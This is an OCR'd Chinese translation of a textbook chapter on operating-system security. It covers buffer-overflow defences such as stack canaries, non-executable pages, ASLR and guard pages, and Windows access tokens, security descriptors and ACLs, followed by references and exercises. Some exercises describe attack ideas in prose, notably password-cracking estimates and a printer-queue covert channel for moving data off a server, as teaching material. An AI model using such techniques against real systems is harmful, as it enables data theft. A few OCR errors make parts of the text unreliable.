写入一个 canary[⊖] 值；而在系统继续进行常规的退出操作来保存旧栈帧指针和将调用传回返回地址之前，新加入的函数退出代码则要检查这个 canary 值是否被更改。而任何企图利用传统栈溢出的攻击来改变旧栈帧指针和返回地址都必须先改变这个 canary 值，因此就能探测到这种攻击从而终止程序的运行。为了成功地对函数进行保护，有一点至关重要，即这个 canary 值必须是不可预知的，而且应该在不同系统中拥有不同的值。如果不是这样，攻击者将很容易就能让 shellcode 中包含所需位置上的正确 canary 值。典型地，在进程创建时选择一个随机值作为 canary 值，然后将它保存为进程状态的一部分。接着加入函数入口和退出处的代码就可以使用这个值了。

使用这个方法存在很多问题。首先，它需要所有需要保护的程序都重新编译。其次，由于栈帧的结构已经改变，这可能导致一些程序出现问题，如分析栈帧的调试器。然而，canary 技术已经用来重新编译整个 Linux 分发版，并且为之提供了对栈溢出攻击的高抵抗性。通过使用微软的 /GS Visual C++编译器选项编译，类似的功能对 Windows 程序也是可用的。

15.5.2 运行时防御

如前所述，大多数的编译时方法都需要重新编译已有程序。因此人们便开始对运行时防御感兴趣，这种防御可以发布为操作系统的升级程序来为一些已有的含有漏洞的程序提供一些保护。这些防御涉及对进程虚拟地址空间存储管理的改进。这些改进要么是改变内存边界属性值，要么是充分预测那些难以阻止很多种类型攻击的目标缓冲区的位置。

可执行的地址空间保护

很多缓冲区溢出攻击都涉及复制机器代码到一个目标缓冲区，然后传入执行指令。一种可能的防御是阻止代码在栈中的执行，并假设应该只能在进程地址空间的其他位置找到可执行代码。

为了有效支持这种特性，就需要处理器的存储器管理单元（MMU）能够将虚拟内存的页都标志为不可执行的。一些处理器，如 Solaris 使用的 SPARC，已经支持这一功能有一段时间了。想要将这种特性应用于 Solaris 只需要简单地更改一个内核参数。而对于其他处理器，像 x86 系列，在这之前都还没有这种支持，在近期则在它的 MMU 中添加了一个不可执行位。为了支持使用这一特性，Linux、BSD 和其他一些类 UNIX 系统也都实现了这种扩展。堆也是攻击的对象，而这一特性也确实能够像保护栈那样保护堆。如今的 Windows 系统包括了对实现不可执行保护的支持。

让堆（或栈）不可执行的方法为已有程序提供了很强的抵御很多种类型缓冲区溢出攻击的能力，因此，一些现有操作系统的发布版本都将包含这一实现作为一种标准。但是，存在的一个问题就是仍要支持那些确实需要在栈中放置可执行代码的程序。比如，这种情况可能会发生在应用于 Java 运行时系统的即时编译器中。栈中的可执行代码也可以用来实现 C 语言中的嵌套程序（一种 GCC 扩展），也可以用在 Linux 信号处理器中。想要支持这些需求还需要一些特殊措施。尽管如此，这种方法仍被认为是保护现有程序和加固系统以避免一些攻击的最好方法。

地址空间布局随机化

另一种用来抵御攻击的运行时技术涉及对进程地址空间中关键数据结构所在地址的操纵。特别地，为了实现传统的栈溢出攻击，攻击者需要能够准确预测出目标缓冲区的位置。攻击者利用这个预测出的地址来确定一个合适的返回地址，用来在攻击中将控制传入壳代码。一种用来大大提高这种预测的难度的方法就是为每个进程随即地改变栈所在的地址。现代处理器中地址的可用范围很大（32 位），而且绝大多数的程序只需要其中一个很小的片段。因此，将栈存储

⊖ 命名来自矿工使用的黄话石，它能够检测矿山中的有毒气体从而提醒矿工及时撤离。

器区域移动 1M 字节或者只需对大多数程序有最小的影响，就能使预测目标缓冲区地址变得几乎不可能。

Windows/Linux 安全性对比	
Windows	Linux
一个内核对象，称为一个令牌，用来定义系统的安全界限。当一个用户登录时，大多数进程都共享被创建的令牌	进程拥有一个由赏单帐顾数确定的标识，它代表用户和小组的 id
令牌包括个人和小组的身份验证（本地的和远程的），同时也验证一些特殊权限	用户可以通过本地或远程来进行身份验证
通过访问控制表（ACL）保护对象（指 Windows 中通用内核对象），控制表授权或取决对特定用户或小组的访问。ACL 维护在安全描述符中，安全描述符则保存在最通用的 Windows 文件系统——NTFS 的磁盘上	对象被表现为文件形式，并通过使用索引节点中的许可权来确定用户，小组或其他人可以执行什么基本操作。当常规的 Linux 安全还是基于 UNIX 简单模型的时候，一种更加复杂的版本（SELinux）已经问世，它是由美国政府国家安全局开发的

另外一种攻击目标是标准库函数的所在处。在试图绕过不可执行栈那样的保护时，一些缓冲区溢出的变体就会利用标准库中的已有代码。这些往往都是在同一个地址被同一个程序加载进来的。为了阻止这种形式的攻击，我们可以利用一种安全扩展方式，这种方式通过一个程序以及它们的虚拟存储器地址的位置来将加载标准库的顺序随机化。这使得任何特定函数的地址都是完全不可预测的，从而让一个给定攻击正确预测到它的地址的机会变得很低。

OpenBSD 系统在为它的一套可靠系统提供技术支持时就包含了这些扩展的各种版本。

守卫页

最后一种运行时技术可以将守卫页放置于一段进程地址空间的各个存储器临界区之间。同样，这一方法利用的原理是一个进程所拥有的可用虚拟内存远远大于它真正需要的。gap 被放置在地址范围之间，为地址空间中的每个组件所有。在 MMU 中，将这些 gap 或保护页标记为非法地址，任何试图获取它们的操作都会导致进程的终止。这样可以防止缓冲区溢出攻击，典型的对于全局数据，它们会试图重写进程地址空间的邻近区域。

进一步的扩展将守卫页面放置在栈帧之间或者堆的不同分配空间之间。这能为栈和堆免受溢出攻击提供更进一步的保护，但要花费一些执行时间来支持必要的大量的页映射。

15.6 Windows Vista 安全性

对于我们之前讨论过的访问权限而言，一个比较有代表性的例子是 Windows 访问控制功能，该功能通过对面向对象概念的发掘来提供一个强大并且灵活的访问控制能力。

Windows 提供了一个统一的访问控制功能，该功能可应用于进程、线程、文件、信号量、窗口以及其他对象。访问控制由另外两个实体控制：一个是针对每个进程中的访问标志；另一个则是针对每个对象存在的安全描述符，这些描述符决定了跨进程访问的可行与否。

15.6.1 访问控制方案

当一个用户在 Windows 操作系统上登录时，操作系统会凭借用户名/密码机制来对用户进行授权。如果登录被接受了，一个针对该用户的进程和关联该进程的访问令牌就会被创建出来。后面将会介绍访问令牌的细节，它内含一个安全 ID（SID），也就是在系统看来用于区别用户的一个安全身份标志。如果一个用户进程创建了一个新进程，则该新进程会自然而然地具备其父进程的访问令牌。

访问令牌的主要目的如下：

1）它包含所有必要的安全信息，这些信息可以用于加速安全认证。当一个用户进程进行访问操作时，安全子系统会确保会使用安全表示符来决定用户是否具备相应权限。

2）它的存在使得进程在不影响其他进程的运行的前提下，通过有限的几种方式改变其自身的权限，从而实现用户的操作目标。

第二点最为重要的意义在于处理可能跟用户关联的权限。访问令牌标志了用户应该具备哪一种权限。通常情况下，标志符标志的各个权限都是以无效为初始值的。因此，如果一个用户进程要进行一个需要某种权限的操作，该进程就激活某个合适的权限并尝试进行访问操作。用户进程之间不共享同一个标志符，原因在于一旦共享，激活了一个用户进程的权限就等于激活了一组进程的权限。

安全描述符跟负责实现跨进程访问的各个对象相关联。安全描述符的主要组成部分是一个访问控制列表，该列表包含针对该对象、每个用户以及每个组的访问权限信息。当一个进程试图访问一个对象时，该进程的 SID 会被用来跟列表中的信息比对以确认该进程是否具备访问权限。

当一个应用程序打开了指向某个安全对象的引用时。Windows 会核实该对象的安全描述符是否赋予该应用程序用户足够的访问权限。如果核实成功，Windows 会对这些获得的权限进行缓存。

Windows 安全中一个重要方面是模式的概念，该概念简化了在服务器/客户机模式下对安全机制的使用。如果客户机和服务器通过 RPC 连接，届时服务可以评估当前客户的身份，进而针对该客户的权限情况向系统要求合适的访问权限。待访问结束后，服务恢复到自己原本具备的权限水平。

15.6.2 访问令牌

图 15.11a 显示了访问令牌的一般结构，这包括以下几个参数：

- **安全 ID**：用于在网络中的多个机器之间唯一地标志一个用户。该 ID 跟用户的登录名称有着相对应的关系。
- **组 SID**：当前用户所属于的组的列表。一个组包含用户 ID 的集合，用于对访问权限进行管理。每一个组有一个唯一的组 SID。对一个对象的访问可以在组 SID、个人 SID 或两者的组合的基础之上被定义出来。SID 同时也用来标志一个进程的完整性级别（低级、中级、高级或系统级）。
- **权限**：一个可被用户调用的系统服务的列表，该列表中的服务对安全问题极为敏感。一个例子是创建标志符；另一个例子是设置备份权限，具备该权限的用户可以使用备份工具对通常情况下他们无权阅读的文件进行备份。
- **默认所有者**：如果一个进程创建了另外一个对象，默认所有者则用于定义谁是这个新对象的所有者。通常情况下，一个新进程的所有者即进程的创建者。但是，用户可能会设置任何新创建出来的进程的默认所有者为一个组 SID，创建该进程的用户就属于这个组。
- **默认 ACL**：这是一个初始列表，用来列出针对用户创建出来的某些对象的保护。用户可能会随即更改一个对象的 ACL，该对象为该用户所有，或者是为该用户所在的组所有。

15.6.3 安全描述符

图 15.11b 显示了安全描述符的一般结构，这主要包含以下几个参数：

- 标志：定义了安全描述符的类型与内容。这些标志声明了 SACL 和 DACL 是否存在，通过默认的机制设置在对象上以及描述符中的指针是相对地址还是绝对地址。相关的描述符需要在网络之间传递对象，例如 RPC 所传递的信息。
- 所有者：对象的所有者可以在安全描述符上进行任何操作。所有者可以是任何用户或者是组 SID。所有者可以改变 DACL 的内容。
- 系统访问控制列表（SACL）：定义了哪种对对象的操作需要产生监听信息。一个应用程序需要相应的权限才可以读些对象的 SACL。这是为了预防未经授权的应用程序读取 SACL（从而了解不应做什么以避免产生监听）或是写入 SACL（从而产生大量的监听以使得非法操作不被注意）。SACL 还规定了对象完整性级别。进程无法更改一个对象，除非该进程完整性级别满足或者是超出了该对象的安全等级。
- 自主访问控制列表（DACL）：针对每一操作定义了哪类用户和组可以访问该对象。它由一组访问控制项组成。

图 15.11　Windows 安全结构体

当进程创建一个对象时，进程会为该对象分配一个所有者，或者是其自身的 SID 或者是其访问令牌中的组 SID。创建对象的进程无法把不在其访问令牌中的 SID 设置为对象的所有者。在这个前提下，任何进程具备权限以改变对象所有者都会遵从该限制。这一限制是为了防止用户在进行了某些未经授权的操作后掩盖踪迹。

现在，让我们进一步聚焦于访问控制列表的细节，原因在于这是 Windows 访问控制的核心（见图 15.11c）。每一个列表都包含了整体性的头部，以及一系列访问控制入口。每个入口都规定了一个用户或者是组 SID 以及其访问标志位，该标识位定义了应该赋予该 SID 的权限。当一个进程试图访问一个对象时，Windows 执行体中的对象管理器会从访问令牌中读取 SID 以及组 SID，同时还有完整性级别 SID。如果访问请求包含对对象的修改，则参照存放在 SACL 中的目标对象的完整性级别，该完整性级别会被检查，如果通过，对象管理器会扫描对象的 DACL。一旦发现匹配（这意味着通过 SID 匹配检查，如果 ACE 被找到）则进程会获得由 ACE 访问控制位所定义的访问权限。这同时包含否决性访问权限，在这种情况下访问请求失败。

图 15.12 展示了访问控制位的内容，16 位的空间给出了针对某种具体类型的访问权限。例如，对一个文件对象而言，第 0 位是 `File_Read_Data` 控制位，而对事件对象而言则是 `Event_Query_Status` 控制位。




图 15.12 访问令牌

意义非凡的 16 位标志位涵盖了各种类型的对象。以下 5 种对应于标准的访问控制类型：

- 同步：赋予某个对象相关事件同步执行的权限，同时还有一些关联于对象的事件。也就是说，这些对象可以应用于等待功能。
- Write_owner：允许一个程序修改对象的所有者。这一点极有意义，原因在于对象的所有者总可以改变针对对象的保护（所有者可能会拒绝 DAC 的写入操作）。
- Write_DAC：允许应用程序修改 DACL 以及之后应用在对象上的保护。
- Read_control：允许应用程序查询所有者以及对象安全描述符的 DACL。
- Delete：允许应用程序删除对象。

存在于高阶部分的 8 个访问位同时包含着四个通用的访问类型。这些位提供了一种方便的途径以针对多种不同的对象类型来设置具体的访问类型。例如，假设一个应用程序期望创建几种类型的对象同时保证用户可以具备对这些对象的读权限，即便是针对这些不同种类的对象，读操作意味着不同的行为。为了保护这些对象，在不借助通用访问位的前提下，应用程序将不得不为每种类型构建不同的 ACE，并同时在创建对象的过程中谨慎地传递 ACE。与之相比，创建一个唯一的 ACE 并以之作为保存读权限说明的载体，无疑是一种更为简捷的方式。在这种方式下，将该 ACE 应用于每一个创建出来的对象，并同时使得正确的事情发生。这正是通用访问标志位的初衷：

- Generic_all：允许所有的访问。
- Generic_execute：允许执行。
- Generic_write：允许写操作。
- Generic_read：仅允许读操作。

通用位同时也会影响标准访问类型。例如，对于一个文件对象，Generic_Read 位对应于标准位 Read_Control，Synchronize 以及对象定义位 File_Read_Data、File_Read_Attributes 以及 File_Read_EA。将一个 ACE 设置在一个文件对象上，意味着对其赋予了 Generic_read 权限，同时也意味着五个访问控制位被会被设置，从访问控制位的角度来看，它们似乎是被分别设置的。

访问控制位中其余两位有着特殊的意义。Access_System_Security 位允许修改针对对象的监听和警报控制。但是，这些位不仅仅要在 ACE 中为 SID 而设置，还要在访问控制标志符中针对相应的 SID 加以激活。

最后是 Maximum_Allowed 位，该位并不是一个访问控制位，而是一个用来修改 Windows 扫描这个 SID 的 DACL 的算法的比特位。通常情况下，Windows 会扫描 DACL 直到找到一个 ACE，

该 ACE 中定义了一个进程所要求的授权（位集合）或是访问拒绝（没有被设置的位集合），或者扫描至 DACL 的末尾，其后的扫描是非法的。Maximum_Allowed 位允许对象的所有者定一个访问权限集合，该集合给予特定用户以最高级别的权限。在这些前提下，假设一个应用程序不了解在一个对话过程中所有可能被提出的针对对象的操作，则针对访问请求存在以下三个处理途径：

1）尝试对所有的访问开放对象。这样做的优势在于即便是应用程序具备当前对话过程中的所有的访问权限，其对对象的访问还是可能被拒绝。

2）只在特定访问发生的情况下开放对象，同时打开一个指向对象的句柄，用于回应期望访问对象的各种请求。这是较多被采用的途径，原因在于它不会拒绝对对象的访问，也不会允许非必要的访问。但是，这种方法会导致更多的系统负担。

3）在一定程度上开放对象，开放的程度跟当前 SID 一致。这种办法的优势在于用户不会被人为地拒绝访问，而应用程序可能会有更多的不必要权限。后者可能意味着程序中存在错误。

Windows 安全的一个重要特征在于应用程序可以使用 Windows 安全构架来实现用户自定义对象。例如，一个数据库服务器可能会创建自己的安全描述符并将其绑定到数据库的某个部分上。在通常的读写操作限制之外，服务器可以保证针对数据的操作是安全的，例如通过滚轴浏览一组数据或者是进行数据合并。定义特定权限的实施途径以及进行安全检查是服务器的责任。然而检查往往发生在标准的环境中，使用系统范畴内的用户/组账户以及监听日志。可扩展性安全模型对于实施者或是外部文件服务器而言应被证明具备更为强大的特性。

15.7 推荐读物和网站

[STAL08]对本章主题有更为详尽的论述。

[OGOR03]是针对用户授权探索的阅读资料。[BURR04]则是一本有价值的研究型阅读资料。

[SAND94]是一本整体论述访问控制的绝佳著作。[SAND96]是一部针对 RBAC 综合性的总览。[SAUN01]比较了 RBAC 以及 DAC。[SCAR07]论述了怎样检测和应对侵入。[KENT00]和[MCHU00]则是两篇有价值的专题研究性文章。[NING04]研究了在入侵检测技术方面近期的发展。[CASS01]、[FORR97]、[KEPH97]以及[NACH97]是的对于反病毒技术和恶意软件防御方面的总览性著作。[LHEE03]研究了交替性缓冲溢出领域的技术，其中有一些本章并未提及。同时该书还设计了一些防御技术。[LEVY96]最早给出了针对于缓冲溢出攻击的论述。[KUPE05]则是一部极佳的总览。

BURR04 Burr, W.; Dodson, D.; and Polk, W. *Electronic Authentication Guideline.* Gaithersburg, MD: National Institute of Standards and Technology, Special Publica-tion 800-63, September 2004.

CASS01 Cass, S. "Anatomy of Malice." *IEEE Spectrum*, November 2001.

FORR97 Forrest, S.; Hofmeyr, S.; and Somayaji, A. "Computer Immunology." *Communications of the ACM*, October 1997.

KENT00 Kent, S. "On the Trail of Intrusions into Information Systems." *IEEE Spectrum*, December 2000.

KEPH97 Kephart, J.; Sorkin, G.; Chess, D.; and White, S. "Fighting Computer Viruses."*Scientific American*, November 1997.

KUPE05 Kuperman, B., et al. "Detection and Prevention of Stack Buffer Overflow Attacks." *Communications of the ACM*, November 2005.

LEVY96 Levy, E., "Smashing the stack for Fun and Profit. " *Phrack Magazine*, file 14, Issue 49, November 1996.

LHEE03 Lhee, K., and Chapin, S., "Buffer Overflow and Format String Overflow Vulner-abilities." *Software-Practice and Experience*, Volume 33, 2003.

MCHU00 McHugh, J.; Christie, A.; and Allen, J. "The Role of Intrusion Detection Systems." *IEEE Software*, September/October 2000.

NACH97 Nachenberg, C. "Computer Virus-Antivirus Coevolution." *Communications of* the ACM, January 1997.

NING04 Ning, P., et al. "Techniques and Tools for Analyzing Intrusion Alerts." *ACM Transactions on Information and System Security*, May 2004.

OGOR03 O'Gorman, L. "Comparing Passwords, Tokens and Biometrics for User Authen- tication." *Proceedings of the IEEE*, December 2003.

SAND94 Sandhu, R., and Samarati, P "Access Control: Principles and Practice." *IEEE Communications Magazine*, February 1996.

SAND96 Sandhu, R., et al. "Role-Based Access Control Models." *Computer*, September 1994.

SAUN01 Saunders, G.; Hitchens, M.; and Varadharajan, V. "Role-Based Access Control and the Access Control Matrix." *Operating Systems Review*, October 2001.

SCAR07 Scarfone, K., and Mell, P. *Guide to Intrusion Detection and Prevention Systems*. NIST Special Publication SP 800-94, February 2007.

STAL08 Stallings, W., and Brown L. *Computer Security: Principles and Practice*. Upper Saddle River, N J: Prentice Hall, 2008.

推荐网站

- Password usage and generation: NIST documents on this topic
- Biometrics Consortium: Government-sponsored site for the research, testing, and evaluation of biometric technology
- NIST RBAC site: Includes numerous documents, standards,and software on RBAC trusion detection tools for hosts, applications, and networks
- Snort: Web site for Snort, an open source network intrusion prevention and detection system
- AntiVirus Online: IBM's site on virus information
- VirusList: Site maintained by commercial antivirus software provider; good collection of useful information

15.8 关键术语、复习题和习题

关键术语

访问控制	数字免疫系统	恶意软件
防病毒	强制访问控制（DAC）	记忆卡
审计记录	散列密码	基于角色的访问控制（RBAC）
认证	基于主机的入侵检测系统	Rootkit（rootkit）
代理软件	入侵检测	智能卡
缓冲区溢出	入侵检测系统（IDS）	蠕虫病毒

复习题

15.1 一般认证用户身份有哪四种方法？

15.2 解释图 15.1 中 salt 的作用。

15.3 解释一个简单的存储卡和智能卡的区别。

15.4 列举和简要描述生物特征识别认证技术的主要物理特征。

15.5 简要描述 DAC 和 RBAC 的区别。

15.6 解释异常入侵检测和签名入侵检测的区别。

15.7 什么是数字免疫系统？

15.8 行为封锁软件是如何工作的？

15.9 描述一些蠕虫的对策。

15.10　哪种类型的编程语言容易受到缓冲区溢出攻击?
15.11　防御缓冲区溢出工具的两大类方法是什么?
15.12　列举并简要描述在编译新的软件时能用上的一些抵御缓冲区溢出的方法。
15.13　列举并简要描述在运行已有的、有缺陷的软件时，能执行的防御缓冲区溢出的方法。

习题

15.1　解释如下几个词语作为密码适合或者不适合的地方：

a）YK 334　　　　e）Aristotle
b）mfmitm　　　　f）ty9stove
c）Natalie1　　　　g）12345678
d）Washington　　　h）dribgib

15.2　早期强制用户使用不容易被猜测的密码的一种的方法是使用计算机提供的密码。这种密码有 8 个字符长度，并从包括小写字母和数字的字符集选择。它们由一个随机数发生器产生，有 2^{15} 个可能的取值。采用枚举的技术，要破解从 36 个字符集中选出的 8 个字符长度的密码需要的时间是 112 年。不幸的是，这并不是系统实际安全强度的真实反映。请解释为什么。

15.3　假设密码都是从 26 个字母选出 4 个字符的组合。假设攻击者攻击密码的速率为 1 次/秒。

a）假设直到一次攻击尝试结束后系统才有反馈，则攻击密码成功的期望时间是多少?
b）假设每输入一个错误的字符时系统都有输入错误的提示，则攻击密码成功的期望时间是多少?

15.4　假设源的元素长度为 k，被某个函数均匀的映射到长度为 p 的目标元素。如果每个数代表 r 个值中的一个，则源元素的个数为 r^k，目标元素个数为 r^p。某个源元素 x_i 被映射成目标元素 y_j。

a）则在一次尝试中，攻击者找到正确的源元素的可能性是多少?
b）攻击者为不同的源元素 x_k（x_i x_k）产生同一个目标元素 y_j 的可能是多少?
c）在一次尝试中，攻击者产生正确的目标元素的可能性是多少?

15.5　假设密码的字符都从 95 个可打印的 ASCII 字符集中选出，密码长度为 8 个字符。假设密码攻击者能每秒做 720 万次加密运算，则测试一个 UNIX 系统上所有的密码需要花多长的时间。

15.6　由于已知的 UNIX 密码系统的安全风险，SunOS-4.0 操作系统文档推荐将密码文件删除，并由一个可读的文件 /etc/publickey 来替代。文件中对用户 A 的条目包含用户身份 ID_A，用户公钥 PU_a，和相对应的私钥 PR_a。私钥通过 DES 加密，加密密钥是用户的登录密码 P_a。当 A 登录时，系统解密 $E(P_a,PR_a)$ 来获取 PR_a。

a）系统然后验证 P_a 是否正确。如何实现?
b）攻击者如何攻击这个系统?

15.7　有的网络使用带一次性密码（OTP）的双重鉴别。这个方案是这样工作的：每个用户有一个秘密的 PIN 号码（他们所知道的）和一个"智能卡"（他们所拥有的）。智能卡在一个小型的 LCD 屏幕上显示 OTP，而当网络对用户进行鉴别的时候，用户要提供他们的用户 ID、PIN 和 OTP。不同的智能卡按照不同的随机数流来生成随机数，并且每个智能卡经过固定数量的时钟滴答生成下一个随机数。网络鉴别系统通过用户 ID 查到该用户的智能卡所用的随机数种子，只有在 OTP 与用户 ID、PIN 及系统时钟一致的时候才授权用户访问。

对于下面的问题，假定网络的鉴别方案使用如下配置：

1）PIN 是一个两位数。
2）智能卡显示的随机数是 4 个小写字母。设备每 2 分钟产生一个新的 OTP。

a）一个想要渗入网络的入侵者已经确定了用户的登录名，那么使用随机猜的 PIN 和 OTP，他有多大概率可以幸运地登录成功? 假如鉴别的接口不提供具体的反馈（即简单地返回你成功了还是失败了），那么在入侵者的这次尝试的 2 分钟后，概率会发生什么变化?
b）假定一个不怀好意的同事知道了一个用户的 PIN，但是不能访问到他的 OTP 设备，那么这个同事通过一次猜测而成功地假扮这个用户的身份的概率是多少?
c）如果登录过程需要 200 毫秒，a）和 b）中的入侵者期望要等多长时间才能进行访问?
d）把 a）的结果和上一个问题做比较，双重鉴别更好还是更差? 双重鉴别提供什么好处? 又会造成哪些风险?

15.8 shimmer 项目（http://shimmer.sourceforge.net）使用持续变化的端口来掩藏运行于私有服务器上的服务。它是这样工作的：shimmer 需要一组网络端口（假定所有 65534 个端口中 10000～10999 范围内的被选中），一个服务名（"hidden_http"）和一个秘密密码（"letmein"）。它把时钟时间、服务名和密码组合成一个密码学散列，用这个散列确定应该用 16 个端口中的哪个端口连接到隐藏的服务。其他的 15 个端口被监控来动态地将可能的入侵者列入黑名单。

每分钟都会从选中的 1000 个端口中选出新的包含 16 个端口的一组端口。基于新算出的散列，这 16 个端口中的一个会用于连接到隐藏的服务，而其他 15 个会被监控。考虑到时钟漂移，任何时候都有 3 组端口（每组 16 个）是开放的：一组用于上一分钟，一组用于当前这一分钟，一组用于下一分钟。

知道端口范围、服务名和密码的用户通过运行一个程序来获知当前要连接的端口号。然后，他们就可以发出正确的 HTTP 请求了。例如，用 http://1.2.3.4:548/ 连接到运行于 IP 地址是 1.2.3.4 的主机的 548 端口上的 Web 服务器。

a）入侵者幸运地猜出端口号，从而获得对 Web 服务的访问的概率是多少？

b）如果黑名单在每次失败的连接尝试之后的 15 分钟内有效，入侵者在获得访问之前期望要等多长时间？

不幸的是，很多人倾向于直接使用文档中列出的软件配置例子。假定 shimmer 支持 16 个字符的字母数字密码，并且入侵者知道 shimmer 文档总是使用 10000-10999 这个端口范围和"hidden_http"这个服务名，乐观估计 a）问中的概率有多少？

15.9 在 14.3 节中讨论的 DAC 另一个保护状态的表现形式是有向图。保护状态的每一个主体和对象都表示为一个节点（单个节点表示主体和对象这样的实体）。从主体到对象的有向边表示一个访问权限，用边上的标记定义该访问权限。

a）根据图 12.13a 中的访问控制矩阵画一个有向图。

b）根据图 15.4 中的访问控制矩阵画一个有向图。

c）在访问控制矩阵和有向图之间是否有一一对应的关系？请解释。

15.10 UNIX 把文件目录当成文件一样处理，也就是通过同样的数据结构即索引节点来定义。与文件类似，目录包含一个 9 字节长度的保护字符串。如果不在意，就可能导致访问控制的问题。比如，一个保护模式为 730（八进制）的目录下的一个文件的保护模式为 644（八进制），则在本例中该文件是如何折衷保护模式的？

15.11 在传统的 UNIX 文件访问控制模型中，UNIX 系统为新建的文件或目录提供了默认设置，用户可以修改此设置。默认的设置常常是所有者的完全访问，加上以下几种情况之一：不能被组或者其他用户访问，组的读/执行权限，或者组和其他用户的读/执行权限。简要讨论每种方式的优点和缺点，包括每种情况一个适当的例子。

15.12 考虑一个带有 Web 服务器的系统中的用户账号，提供用户 Web 域的访问权限。通常情况下，这种机制使用标准的目录名，比如 `public_html`，在用户的根目录下。这表示用户的 Web 域。但是如果允许 Web 服务器访问目录中的页，则至少需要拥有对用户根目录搜索（执行）权限，对 Web 目录的读/执行权限，以及对其中任何 Web 页的读权限。考虑本例中需求之间的相互影响。这种需求会有怎样的后果？注意到 Web 服务器通常作为一个特殊的用户存在，处于和大部分用户不同的一个组中。是否有一些运行这种 Web 服务根本不合适的情况？请解释。

15.13 隐秘隧道是一种从受害计算机上泄露信息的低带宽机制。尽管隐秘隧道慢，却很难被监控软件检测到。

假定一个攻击者已经攻破了运行在物理上访问不到的数据中心上的极端安全的服务器上的入侵检测系统。服务器为一群很有安全意识的资深计算机用户提供网络文件系统和打印机。攻击者怎样才能在不打开网络连接（那样可能会暴露行迹）的情况下，从服务器上把敏感文件的内容传送到另一台受害的机器上（或许攻击者能从物理上访问这台机器）？

一种解决方案是周期性地操纵打印机队列：

1）暂停打印机。

2）向打印机队列中插入特殊命名的文件。

3）等一小段时间（比如 5 秒）。

4）从打印机队列中删除这个文件。

5）恢复打印机。

另一台受害机器上的软件监控打印机队列里是否有特殊命名的文件：或许 ClientProposal.doc 表示 1，而 ClientProposal_revised.doc 表示 0。这样，攻击者就能传送 1 位信息而很难被检测到。


a）如果每 5 分钟操纵一次打印机队列，多长时间才能传送完一个 3MB 大小的文件？

b）从 a）中的结果看，隐秘隧道好像没有什么威胁。但是，假设同样是这个 3MB 大小的文件被加密并被传输，而攻击者拥有这次传输的一个拷贝。要是加密密钥放在服务器上怎么办？或许放在一个备份集里会怎样？通常认为 256 位的 AES 密钥对非常敏感的数据已经足够了，而推荐的 PGP 密钥的长度也只有 2048 位或 4096 位。同样的一个隐秘隧道现在仍然没有威胁吗？

c）怎么利用网络文件系统构造一个类似的隐秘隧道？

d）怎么将一个看起来无害的纯文本文件转换成一个带宽高得多的隐秘隧道？对图像文件又能怎样进行类似的操纵呢？

15.14 在入侵检测系统中，我们定义误报率为在正常的情况入侵检测系统产生报警信号。漏报率是在实际需要报警的情况下入侵检测系统没有没有报警。使用下图，分别画两条曲线，大致描绘误报率和漏报率。



15.15 重写图 7.13a 中的函数，使其不容易受到缓冲区溢出攻击。

第八部分 分布式系统

在传统情况下，数据处理功能按照集中的方式进行组织。在集中的数据处理体系结构中，数据处理支持是由位于一个集中的设施中的一个或多个计算机，通常是大型机来提供的。许多任务在数据处理中心集中初始化并得出结果。其他一些需要交互处理的任务在物理上不必位于数据处理中心。例如，一个库存更新的数据项功能，可能由在遍及整个组织的职员来执行。而在集中式的体系结构中，每个人有一个处理终端连接到集中的数据处理设施上。

一个完全集中的数据处理设施可以用下面的词汇来描述：

- **集中式计算机**：一个或多个计算机位于一个集中的设施中。在许多情况下，这是指一个或多个大型机（mainframe computer），需要空调、防静电地板等特殊设备。在一些小的组织中，这些集中的计算机是一些大型或中型规模的小型机（minicomputer）。比如 IBM 的 i 系列（iSeries）计算机就是一种中型规模的计算机系统。
- **集中处理**：所有的应用都运行在集中数据处理设施上。这包括明确集中的应用和基于组织范围的应用，比如工资处理，而且包括支持在特定组织单位中的用户需求的应用。在后一种例子中，一个产品设计部门可能使用一种运行在集中数据处理设施中的 CAD 图形包。
- **集中数据**：所有的数据都存储在一个集中的文件和数据库中，有集中的计算机进行控制和访问。这包括在组织中许多单位使用的数据，比如存货清单图，也包括只被一个组织单位使用的数据。对于后一种例子，市场部门可能需要维护一个面向用户调查的信息数据库。

这些集中的组织方式有不少吸引人的方面。这涉及处理和操作设备、软件方面的经济层面的可扩展性的考虑。一个大的数据处理机构能够提供专业的程序员来满足不同部门的需求。有效的管理能够包括对数据处理设施采购的控制，对编程和数据文件结构的标准化规定，设计和实现安全的策略。

